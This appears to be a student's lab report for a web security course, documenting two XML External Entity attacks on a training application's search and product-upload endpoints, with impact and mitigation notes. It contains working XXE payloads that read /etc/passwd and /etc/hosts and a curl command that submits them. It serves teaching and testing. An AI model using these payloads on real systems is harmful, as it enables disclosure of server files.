Web Application Security

Student number: AB0168
Name: Mays AL-Azzawi
Group: TIC21S
Time management: Approximately 8 hours

Week 05

Security Misconfigurations:

Old wasdat- XML External Entity


Title: Perform XXE attack successfully using old wasdat's custom-search functionality in old Wasdat.

Description: The attacker abuses the target application by include external entities in its XML parsing. Many web applications use XML to store and transmit data. When an application parses XML input, it may include references to external entities within the XML document.

Steps to produce:

1. Navigate to `http://wasdat.fi:8080/api/articles/custom-search`.
2. Edit oldwasdat-exampe.xml- MALICIOUS XML document and include an external entity declaration pointing to a resource that want to access, in this case want to access '/etc/passwd' on the server. As in the example below :


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
]
>
<search>&xxe;</search>
```



3. Send the request to the server by the command:

   curl -X POST http://wasdat.fi:8080/api/articles/custom-search -H "Content-Type: text/xml" --data "@/home/kali/Downloads/oldwasdat-example.xml".

4. we received a response which indicate we finish our task for this task as in the scrrenshot below.



- Impact estimation:
  - Medium Severity. Receiving a response as a part XML external entity attack can have a several significant impact in data disclosure and security risk.
- Mitigation:
  - use validate and sanitize user-supplied XML input before processing, configure XML to disable External Entities and use content security policy.

Main target – XML External Entity


Title: Perform XXE attack successfully using product/upload functionality in Wasdat.

Description: The attacker abuses the target application by include external entities in its XML parsing. Many web applications use XML to store and transmit data. When an application parses XML input, it may include references to external entities within the XML document.our endpoint /product/upload

Steps to produce:

1. Navigate to `http://wasdat.fi` by Brup suite as a target
2. Login / create account if not have
3. On the left corner of website navigate to Profile>upload products from XML file
4. Upload a product as a default.


5. Now on the brup suite to locate a post request successed 200 and was send to /product/upload.



6. Send the request to the repeater with xml and send post

```
 <?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY  xxe SYSTEM "file:///etc/hosts" >
]
<products>
<product>
<name>example</name>
<price>123</price>
<description>Here is a template to add product</description>
</product>
<product>
<name>xxe-2</name>
<price>228.0</price>
<description>&xxe;</description>
</product>
</products>
```

7. On the website, Now we can locate the new added product with the injected xxe



- Impact estimation:
  - Medium Severity. Receiving a response as a part XML external entity attack can have a several significant impact in data disclosure and security risk.
- Mitigation:
  - use validate and sanitize user-supplied XML input before processing, configure XML to disable External Entities and use content security policy.
